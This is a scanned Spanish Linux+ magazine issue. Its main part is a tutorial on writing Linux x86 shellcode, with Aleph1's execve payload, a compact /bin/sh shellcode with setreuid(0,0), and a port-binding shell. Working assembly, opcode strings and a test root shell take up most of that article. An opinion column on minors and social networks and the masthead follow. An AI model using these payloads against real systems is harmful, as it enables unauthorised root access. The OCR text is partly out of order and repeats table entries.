   mov al, 0x46     ; Syscall 70
   xor ebx, ebx     ; arg1 = 0
   xor ecx, ecx     ; arg2 = 0
   int 0x80         ; setreuid(0,0)

   xor eax, eax           ; eax = 0
   push eax               ; "\0"
   push dword 0x68732f2f ; "//sh"
   push dword 0x6e69622f ; "/bin"
   mov ebx, esp           ; arg1 = "/bin//sh\0"

   push eax         ; NULL        -> args[1]
   push ebx         ; "/bin/sh\0" -> args[0]
   mov ecx, esp     ; arg2 = args[]
   mov al, 0x0b     ; Syscall 11
   int 0x80         ; excve("/bin/sh", args["/bin/sh", "NULL"], NULL);
```

Listado 7. Shellcode de conexión a puertos

```
BITS 32
section .text
global _start

_start:
   xor eax,eax            ;
   xor ebx,ebx            ; Limpieza
   xor ecx,ecx            ;

   push eax               ; arg3 = 0
   push byte 0x1          ; arg2 = 1 = PF_INET
   push byte 0x2          ; arg1 = 2 = SOCK_STREAM
   mov ecx,esp            ; ecx = args[]
   inc bl                 ; socketcall[1] = socket()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!
   mov esi,eax            ; Guarda socket "server"
                            en ESI

   push edx               ; serv_addr.sin_addr.
                            s_addr = 0 -> Localhost
   push long 0xBBBB02BB   ; serv_addr.sin_port   =
                            htons(48059);
                          ; serv_addr.sin_family =
                            AF_INET;
                          ; PAD
   mov ecx,esp            ; ecx = struct sockaddr
   push byte 0x10         ; arg3 = strlen(struct
                            sockaddr)
   push ecx               ; arg2 = &(struct sockaddr
                           *) &serv_addr
   push esi               ; arg1 = server
   mov ecx,esp            ; ecx = args[]
   inc bl                 ; socketcall[2] = bind()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!

   push edx               ; arg2 = 0 -> Sin limite
                            de conexiones entrantes
   push esi               ; arg1 = server
   mov ecx,esp            ; ecx = args[]
   mov bl,0x4             ; socketcall[4] = listen()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!

   push edx               ; arg3 = 0
   push edx               ; arg2 = 0
   push esi               ; arg1 = server
   mov ecx,esp            ; ecx = args[]
   inc bl                 ; socketcall[5] = accept()
   mov al,102             ; syscall socketcall
   int 0x80               ; Boom!
   mov ebx,eax            ; ebx = client ->
Descriptor o socket destino

   xor ecx,ecx            ;
   mov al,63              ; dup2(client, stdin) ->
                            Redirigir entrada al
                            cliente
   int 0x80               ;

   inc ecx                ;
   mov al,63              ; dup2(client, stdout) ->
                            Redirigir salida al
                            cliente
   int 0x80               ;

   inc ecx                ;
   mov al,63              ; dup2(client, stderr) ->
                            Redirigir errores al
                            cliente
   int 0x80               ;

   push edx               ;
   push dword 0x68732f2f  ;
   push dword 0x6e69622f  ;
   mov ebx,esp            ;
   push edx               ; Aqui el clasico
                            execve("/bin/sh",
                            args[], NULL);
   push ebx               ;
   mov ecx,esp            ;
   mov al,0x0b            ;
   int 0x80               ;
```

mueve exactamente ese valor al registro EAX y luego se ejecuta la interrupción 0x80 que siempre es la misma para cualquier syscall. El argumento de la función exit(), según nuestro programa, debe ser un "0", y eso lo logra la primera instrucción, que introduce en EBX dicho argumento.

Ciertamente nosotros podríamos poner un cero en EBX con una instrucción más sencilla como "mov $0x0,%ebx" o simplemente "xor %ebx,%ebx". La primera genera bytes NULL, la segunda no, y es por ello que utilizaremos esta última.

En el listado 1 mostramos entonces cómo podemos escribir el mismo programa en ensamblador sin la necesidad de realizar la llamada a "exit_group()", para ello utilizamos el formato nasm que es muy limpio.

Todo lo que está después del carácter ";" no son más que comentarios míos que traducen a un lenguaje más claro lo que hace cada una de las instrucciones en ensamblador.

Ahora podemos compilarlo y enlazarlo. Para luego ejecutarlo y comprobar que funciona:

```
$ nasm -f elf salida.asm
$ ld salida.o -o salida
$ ./salida
```

Hasta este punto no sabemos si el programa se ha ejecutado correctamente, porque como se limita a "salir", no podemos ver nada. Aun-

que debemos tener en cuenta que "no" obtener un fallo de segmentación es algo significativo, y que nos indica que vamos por el buen camino.

Muchos ya conocéis el programa "strace", cuya misión es ver precisamente las llamadas al sistema que son ejecutadas durante el transcurso de una aplicación. Nosotros vamos a convertir primero nuestro programa en una cadena shellcode tradicional extrayendo, como ya hemos dicho, sus códigos de operación hexadecimales. Para esto último usaremos la herramienta "objdump", que nos brinda todos los datos que necesitamos. Puedes ver la salida del mismo en el listado número 2.

Es genial observar cómo se conserva todo tan limpio y reducido. El mismo programa escrito en lenguaje C hubiera agregado varias secciones más y ensuciado nuestro código. La cadena de opcodes es la unión de los bytes que nos ofrece objdump: "\x31\xc0\x31\xdb\xb0\x01\xcd\x80". Estos, introducidos en un programa en C, quedaría como sigue:

```
char shellcode[] = "\x31\xc0\x31\xdb\
xb0\x01\xcd\x80";
void main( ) {
void (*fp) (void);
fp = (void *)shellcode;
fp();
  }
```

Mostramos resumidamente en la figura número 2 cómo compilarlo y ejecutarlo mediante "strace" para ver si la llamada al sistema se ejecuta apropiadamente.

Podemos ver en la parte final de la imagen cómo nuestra llamada "_exit(0)" es ejecutada tal y como esperábamos. Todo esto es estupendo, pero explotar un programa con un shellcode cuya única finalidad es salir, resulta algo decepcionante; de modo que vamos a seguir investigando un poco más hasta alcanzar el punto que nos habíamos fijado como meta, ejecutar una shell.

Viaje al pasado

El objetivo principal de todo shellcode es ejecutar precisamente una "shell de comandos" (cuando no un comando individual). El núcleo de esta clase de shellcodes es una llamada a la función "execve( )", con el primer y segundo parámetros establecidos a una cadena "/bin/sh". Según Aleph1, era algo como lo que puedes ver en el Listado 3. El mayor problema a la hora de traducir este código a ensamblador, radica en cómo hacer referencia a la cadena "/bin/sh" cuando se desean establecer los parámetros de la syscall. Y el truco que vino a solucionar definitivamente este problema fue más que increíblemente ingenioso. Se basa en utilizar una estructura como la que puedes ver en el gráfico 3.

Vemos que en (1) la instrucción "jmp" nos lleva directamente a la penúltima instrucción de todo el código. Todos los que conocen un poco de ensamblador, saben que lo primero que se hace cuando una instrucción "call" es ejecutada, es colocar el valor de EIP en la pila (en la jerga se dice que este valor se pushea), valor que resulta ser exactamente la siguiente instrucción a ejecutar, en nuestro caso la cadena "/bin/sh" (que no es una instrucción, por supuesto). Repetimos de un modo más instructivo, el truco está en colocar un salto (jmp) al principio del código para ir directamente a la instrucción "call" que va seguida de la cadena que nos interesa referenciar; a continuación, este "call" va encaminado a la siguiente instrucción después del primer "jmp", es decir la segunda instrucción del código (pop), cuyo objetivo es precisamente extraer el valor recién introducido en la pila por "call" (el valor del registro EIP), y se almacena en el registro ESI. A partir de ese momento el resto del código shell puede referenciar la cadena "/bin/sh" haciendo uso únicamente del registro ESI.

Hemos juntado todo lo que recién acabamos de comentar en el Listado 4, donde se puedever el shellcode original construido por el ya conocido escritor de Phrack, Aleph1, al que he añadido todos los comentarios necesarios para seguir su curso sin necesidad de conocer ensamblador a fondo.

Si lees detenidamente mis comentarios, verás que no es más que un juego en el que se deben ir componiendo con precisión las piezas.

Podemos extraer los opcodes si primero introduces todo el código anterior en una llamada a: __asm__("") dentro de un programa en C. Resumiendo, obtendrás una cadena de bytes como la siguiente:

```
char shellcode[] =
   "\xeb\x2a\x5e\x89\x76\
     x08\xc6\x46\x07\x00\xc7\
     x46\x0c\x00\x00\x00"
   "\x00\xb8\x0b\x00\x00\
     x00\x89\xf3\x8d\x4e\x08\
     x8d\x56\x0c\xcd\x80"
   "\xb8\x01\x00\x00\x00\
     xbb\x00\x00\x00\x00\xcd\
     x80\xe8\xd1\xff\xff"
   "\xff\x2f\x62\x69\x6e\
     x2f\x73\x68\x00\x89\xec\
     x5d\xc3";
```

Este shellcode tiene un problema a la hora de utilizarse en un caso real de buffer overflows (tal vez algún lector atento ya se haya dado cuenta). Y es precisamente la limitación de la que hablamos al principio de este artículo sobre el contenido de bytes NULL. Al introducir el shellcode en un buffer, este sería interpretado como una cadena y se cortaría al llegar a este punto: "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00". Por lo tanto nuestro intento quedaría frustrado.

Es por este motivo que se debe desarrollar un código todavía más limpio que evite cualquier tipo de carácter no apto en nuestra cadena. Los consejos son utilizar instrucciones como "xor reg,reg" en vez de "movl 0,reg" y utilizar el tamaño de registro más pequeño posible, por ejemplo "al" en vez de "ax". Siguiendo estas instrucciones, Aleph1 reconstruyó su shellcode tal y como se puede ver en.

Y entonces la cadena resultante sería la siguiente:

```
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\
     x08\x31\xc0\x88\x46\x07\
     x89\x46\x0c\xb0"
   "\x0b\x89\xf3\x8d\x4e\x08\
     x8d\x56\x0c\xcd\x80\x31\
     xdb\x89\xd8"
   "\x40\xcd\x80\xe8\xdc\xff\
     xff\xff/bin/sh";
```

Además, realizar este proceso de limpieza es estupendo para nuestros propósitos, ya que logramos muchas más ventajas que listamos a continuación:

- Nos deshacemos de los caracteres NULL.
- Minimizamos el tamaño del shellcode.
- Maximizamos el rendimiento del shellcode.

Con respecto a la longitud de nuestro código shell, piensa que puede ser un factor francamente importante ante buffers explotables que resulten ser demasiado pequeños. Piensa también que en los ejemplos que hemos mostrado, podrías suprimir sin miedo alguno el código correspondiente a la llamada "exit(0)". Decimos entonces que este trozo de código es "prescindible":

```
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
```

Hasta este punto hemos presentado el método antiguo; ahora vamos a adentrarnos en

la estructura básica de los shellcodes actuales, cuyo tamaño, con respecto a los anteriores, ha quedado reducido prácticamente a la mitad.

Viaje al presente

El presente no tiene mucho misterio por el momento, la diferencia con respecto al método de Aleph1 se basa en que ya no es necesario el uso de los saltos (jmp y call) para referenciar la cadena "/bin/sh".

Alguien muy astuto se dio cuenta de que podía obtener el mismo resultado haciendo un buen uso del stack. Ya que todos sabemos que el registro ESP apunta siempre a la cima de la pila, podemos ir metiendo elementos en la pila e ir copiando la dirección de ESP a los registros que corresponden a cada parámetro de la syscall.

Y te preguntaras: ¿entonces cómo colocamos la cadena "/bin/sh" en la pila? El truco está en partir la cadena en dos subcadenas de tal modo que queden así:

```
"/bin"
"//sh"
```

Hay que tener en cuenta que esta construcción es válida:

```
blackngel@mac:~$ /bin//sh
sh-3.2$ exit
```

Si transformamos sus valores en hexadecimal (por ejemplo con la herramienta hexdump), entonces ya podemos hacer algo como esto:

```
xor eax, eax           ; eax = 0
push eax               ; push "\0"
push dword 0x68732f2f ; push "//sh"
push dword 0x6e69622f ; push "/bin"
mov ebx, esp           ; arg1 = "/
bin//sh\0"
```

Ya solo nos queda ver el código completo. Puedes ver el resultado en el listado número 6, aunque debes observar que esta vez hemos incluido una llamada a la función "setreuid(0,0)" que restablece los permisos de *root* si el programa los había modificado anteriormente.

Puedes compilar y enlazar el programa con "nasm" y "ld", y obtener los opcodes con objdump como ya mostramos al principio de este artículo. Incluso para que veas lo reducido que se queda, eliminando la llamada a setreuid obtendríamos el siguiente shellcode que ocupa tan solo 23 bytes:

```
char shellcode[] =
   "\x31\xc0\x50\x68\x2f\
     x2f\x73\x68\x68\x2f\x62\x69"
   "\x6e\x89\xe3\x50\x53\x89\xe1\
     xb0\x0b\xcd\x80";
```

Conexión a puertos

El código que aquí mostraremos está extraído del famoso libro "Gray Hat Hacking". Se expone aquí por dos motivos:

- Su interés práctico en la explotación de overflows remotos.
- El deseo de explicar detenidamente su estructura.

El siguiente código ensamblado que mostraremos no es más que un servidor base programado con sockets en C. Su objetivo es poner un puerto a la escucha (en este caso el 48059) y esperar por una conexión entrante. La diferencia es que cuando esta conexión es establecida, se utilizan tres llamadas a la función "dup2( )", cuya misión es duplicar los tres descriptores principales del servidor en el cliente, estos son la entrada, la salida y la salida de errores estándar.

De este modo, cualquier cosa que ejecute y/o imprima el servidor, podrá ser visualizado en el cliente (esto se debe a dup2(socket, stdout)) y todo aquello que escriba el cliente, será recibido por el servidor (dup2(socket, stdin).

Por lo demás, establecer un socket a la escucha siempre sigue el mismo camino:

- socket( ) → Crea un nuevo socket.
- bind( ) → Pone un puerto a la escucha.
- listen( ) → Espera por conexiones entrantes.
- accept( ) → Establece una conexión.

__NR_exit	1	__NR_rmdir	40
__NR_fork	2	__NR_dup	41
__NR_read	3	__NR_pipe	42
__NR_write	4	__NR_times	43
__NR_open	5	__NR_prof	44
__NR_close	6	__NR_brk	45
__NR_waitpid	7	__NR_setgid	46
__NR_creat	8	__NR_getgid	47
__NR_link	9	__NR_signal	48
__NR_unlink	10	__NR_geteuid	49
__NR_execve	11	__NR_getegid	50
__NR_chdir	12	__NR_acct	51
__NR_time	13	__NR_umount2	52
__NR_mknod	14	__NR_lock	53
__NR_chmod	15	__NR_ioctl	54
__NR_lchown	16	__NR_fcntl	55
__NR_break	17	__NR_getegid	50
__NR_oldstat	18	__NR_acct	51
__NR_lseek	19	__NR_umount2	52
__NR_getpid	20	__NR_lock	53
__NR_mount	21	__NR_ioctl	54
__NR_umount	22	__NR_fcntl	55
__NR_setuid	23	__NR_mpx	56
__NR_getuid	24	__NR_setpgid	57
__NR_stime	25	__NR_ulimit	58
__NR_ptrace	26	__NR_olduname	59
__NR_alarm	27	__NR_umask	60
__NR_oldfstat	28	__NR_chroot	61
__NR_pause	29	__NR_ustat	62
__NR_utime	30	__NR_dup2	63
__NR_stty	31	__NR_getppid	64
__NR_gtty	32	__NR_getpgrp	65
__NR_access	33	__NR_setsid	66
__NR_nice	34	__NR_sigaction	67
__NR_ftime	35	__NR_sgetmask	68
__NR_sync	36	__NR_ssetmask	69
__NR_kill	37	__NR_setreuid	70
__NR_rename	38	__NR_setregid	71
__NR_mkdir	39	__NR_socketcall	102

Tabla 1. Listado de syscalls

Figura 4. Website *http://www.phrack.org*

En un sistema operativo Linux, todas estas llamadas (además de "connect( )" para los clientes) son implementadas en una única syscall. Su nombre es "socketcall", y como ya has podido ver en la lista expuesta al principio de este artículo, se define con el número "102".

La pregunta es entonces: ¿Cómo decirle a socketcall la función que deseamos usar? Pues indicándoselo en el registro EBX de esta llamada de sistema. Esquemáticamente los registros adoptarían los siguientes valores:

```
EAX →  102
EBX →    1        →   socket( )
         2        →   bind( )
         3        →   connect( )
         4        →   listen( )
         5        →   accept( )
ECX →  Los argumentos
correspondientes a cada función.
```

La llamada a dup2( ) sería así:

```
EAX →  63
EBX →  Descriptor o socket destino.
ECX →  Descriptor a copiar.
```

Lo último que hace este shellcode es la misma llamada a excve( ) que describimos en la sección anterior. El último listado, el número 7, muestra todo el código apropiadamente comentado por mí, casi como una especie de traducción a lenguaje C. El listado es bastante intuitivo, para ir llamado a las distintas funciones contenidas en "socketcall"; lo que hacemos al principio es poner a cero el registro EBX con la instrucción "xor ebx,ebx", y luego ir incrementando su valor en uno de cada vez con la instrucción "inc bl".

Para finalizar, en una consola compilamos, enlazamos y probamos el programa:

```
[CONSOLA 1]

$ nasm -f elf binp.asm
$ ld binp.o -o binp
$ sudo ./binp
```

Este se quedará en un estado suspendido a la espera de conexiones. En otra consola comprobamos que el puerto está a la escucha y nos conectamos a él para conseguir nuestra shell:

```
[CONSOLA 2]

$ nc localhost 48059
id
uid=0(root) gid=0(root)
groups=0(root)
exit
```

Ahora podemos obtener los códigos de operación con objdump, y nos quedamos con lo siguiente:

```
"\x31\xc0\x31\xdb\x31\xc9\x50\x6a\
x01\x6a\x02\x89\xe1\xfe\xc3\xb0\x66\
xcd\x80"
"\x89\xc6\x52\x68\xbb\x02\xbb\xbb\
x89\xe1\x6a\x10\x51\x56\x89\xe1\xfe\
xc3\xb0"
"\x66\xcd\x80\x52\x56\x89\xe1\xb3\
x04\xb0\x66\xcd\x80\x52\x52\x56\x89\
xe1\xfe"
"\xc3\xb0\x66\xcd\x80\x89\xc3\x31\
xc9\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\
x80\x41"
"\xb0\x3f\xcd\x80\x52\x68\x2f\x2f\
x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\
x52\x53"
"\x89\xe1\xb0\x0b\xcd\x80"
```

Y hasta aquí hemos llegado, en este artículo no nos detendremos en explicar cómo crear un shellcode de conexión inversa, aquella en la cual es el host víctima o atacado el que se conecta al propio atacante. Eso te lo dejaremos como deberes a ti.

Conclusión

Buscar en Google un shellcode adaptado a tus necesidades es algo eficiente, desde luego. Sacarlo directamente de los que el framework de Metasploit te puede proporcionar resulta igual de confortable. Pero... jamás habrá nada comparable a programarlo con tus propias manos.

Imagínate en un torneo en el que te ponen delante de una box con Linux sin acceso a Internet y sin ninguna posibilidad de llevar material de trabajo propio. Un programa suid root vulnerable y tus manos vacías. La única forma de lograr hacerte con el sistema es hacerlo todo tú mismo, recuerda que Linux te proporciona todas las herramientas básicas.

Entonces queda claro, el copiar-pegar es para necios...

En la red

- Writing ia32 alphanumeric shellcodes, by Rix: *http://www.phrack.org/issues.html?issue=57&id=15#article,*
- The Art of Writing Shellcode, by Smiler: *http://gatheringofgray.com/docs/INS/shellcode/art-shellcode.txt,*
- Designing Shellcode Demystified, by Murat: *http://gatheringofgray.com/docs/INS/shellcode/sc-en-demistified.txt.*

Fernando de la Cuadra, director de Educación de Ontinet.com, distribuidor en exclusiva de las soluciones de seguridad de ESET en España

"Caperucita IP" o cómo vivir en las redes sociales

Cada vez se está hablando más de los "peligros" de las redes sociales para los menores, que han encontrado en sitios como Facebook o Tuenti una estupenda manera de hacer amigos o de estar en contacto con los que tienen, mientras están en casa supuestamente "estudiando".

Los adultos han puesto el grito en el cielo, pensando que eso es lo peor del mundo, que les va a llevar a la depravación más absoluta y que su información personal va a aparecer hasta en el boletín parroquial.

No, ni tanto ni tan calvo. Hace 10 años, el concepto "red social" no existía, y los adolescentes se comunicaban mediante otros sistemas, tan problemáticos como los que hay ahora, y con consecuencias tan malas como las de la Web 2.0., pero como no salía en los telediarios, no pasaba nada.

Todos, durante nuestra adolescencia, hemos pasado papelitos en clase (cuando el profesor no miraba) con un mensaje del tipo "fulanito se ha liado con menganita". Ese papel iba de mano en mano hasta que fulanito o menganita se enteraban y, fuera cierto o no, se morían de vergüenza. Eso mismo se hace hoy en día en Tuenti y el Defensor del Menor abre una investigación de oficio por posible intromisión en la intimidad de los chavales y abre las noticias de un programa de cotilleos.

No, no es eso. Hay que tener en cuenta que, tal y como Marshall Mcluhan dijo, estamos en una aldea global, y los cotilleos que antes no salían (afortunadamente) del patio del colegio o del instituto hoy están en la pantalla que pueden ver papá, mamá, los profesores y los del colegio de enfrente.

Basta con hacer conscientes a los niños de qué es lo que están haciendo, pero eso es tarea poco menos que imposible. Si los adultos no somos conscientes, ¿cómo vamos a hacerles comprender a los chavales que deben tener cuidado? De vez en cuando aparecen noticias en las que una persona ha revelado voluntariamente información personal que le ha traído consecuencias muy negativas, como una trabajadora que estando de baja iba contando sus aventuras en Facebook, hasta que lo vio su jefe.

Todos tenemos distintos grupos con los que nos relacionamos, y en cada uno de ellos adoptamos un determinado rol, absolutamente distinto del de al lado. No nos comportamos igual en el trabajo, que de juerga con los amigos, que de visita en casa de los suegros. Y no nos gustaría que nuestro jefe hablara con nuestro suegro de la juerga del sábado anterior. Y si lo hacemos sin darnos cuenta, pues más aún lo harán los niños.

En general, se habla de mejorar la seguridad de las redes sociales para menores, cuando el problema no es la seguridad, sino la inteligencia. Hay que convencer a los adolescentes de que su cuenta del Tuenti la puede ver el profesor de matemáticas, así que no debe hablar de él utilizando el mote. Y que esa misma cuenta la ven sus compañeros de clase, así que más vale que no presuma de ser el ligón del barrio cuando no se come ni un colín.

Hace poco comentaba con un compañero esto mismo, y pensábamos que falta un componente muy importante: la tradición. A los niños se les ha contado el cuento de Caperucita Roja, y han aprendido que no deben hablar con extraños. O se les ha contado el cuento de el pastorcito mentiroso y el lobo, y aprenden a no mentir. ¿Existe algún cuento en el que se avise a los niños que no deben descargar complementos para el navegador que no estén firmados digitalmente? ¿Cuándo se encontrará Caperucita Roja con un correo electrónico supuestamente enviado por su banco que le pide la contraseña?

Si existieran esos cuentos o si las abuelas supieran qué es un rootkit, las futuras generaciones podrían tener una base educativa mucho más sólida para enfrentarse a los problemas de la sociedad actual. ¿Quién se anima a escribir el cuento de Caperucita IP?

El tema principal del siguiente número de Linux+ será:

Diversión

El próximo número incluirá los siguientes artículos:

- **Super Gamer**
  La distribución Linux para los jugadores
- **El mundo de la película**
  Reproductores, codecs, editores...
- **Música en Linux**
  Reproduce, edite, crea y diviértete
- **Los mejores juegos en Linux**
  Ya no necesitas Windows para disfrutar de tus juegos favoritos

Además:

LVM: Logical Volume Manager

Protegiendo formularios Web con reCAPTCHA

Para principiantes: migración de Windows a Linux paso a paso

y mucho más...

LiNUX+

La Redacción se reserva derecho a modificar sus planes

Mensual Linux+ está publicado por Software Press Sp. z o. o. SK

Producción:
Andrzej Kuca, *andrzej.kuca@software.com.pl*

Redactora Jefe
Paulina Pyrowicz, *paulina.pyrowicz@software.com.pl*

Colaboradores:
Francisco Javier Carazo Gil, José Carlos Cortizo Pérez, David Puente Castro, Jorge Emanuel Capurro

Difusión:
Ilona Lepieszka, *ilona.lepieszka@software.com.pl*

Correctores:
Pablo Cardozo, Jose Luis Lz. de Ciordia Serrano
Alberto Elías de Ayala

Preparación de DVDs:
Ireneusz Pogroszewski, Andrzej Kuca

Suscripción:
Anna Padzik, *anna.padzik@software.com.pl*

Imprenta:
ArtDruk, *www.artdruk.com*

DTP:
Marcin Ziółkowski
Graphics & Design, *www.gdstudio.pl*

Diseño portada:
Agnieszka Marchocka

Gráfico:
Łukasz Pabian – "insane"

Publicidad:
adv@software.com.pl

Distribución:
Coedis, S. L.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

Dirección:
Software Press Sp. z o.o. SK,
ul. Bokserska 1, 02-682 Varsovia, Polonia

CONCURSO UNIVERSITARIO DE SOFTWARE LIBRE

INSCRIBETE A PARTIR DEL 15 DE SEPTIEMBRE

PARTICIPA


+9.000 EUROS EN PREMIOS

HTTP://CONCURSOSOFTWARELIBRE.ORG

ORGANIZA

COLABORADOR PRINCIPAL

MEDIOS OFICIALES



COLABORA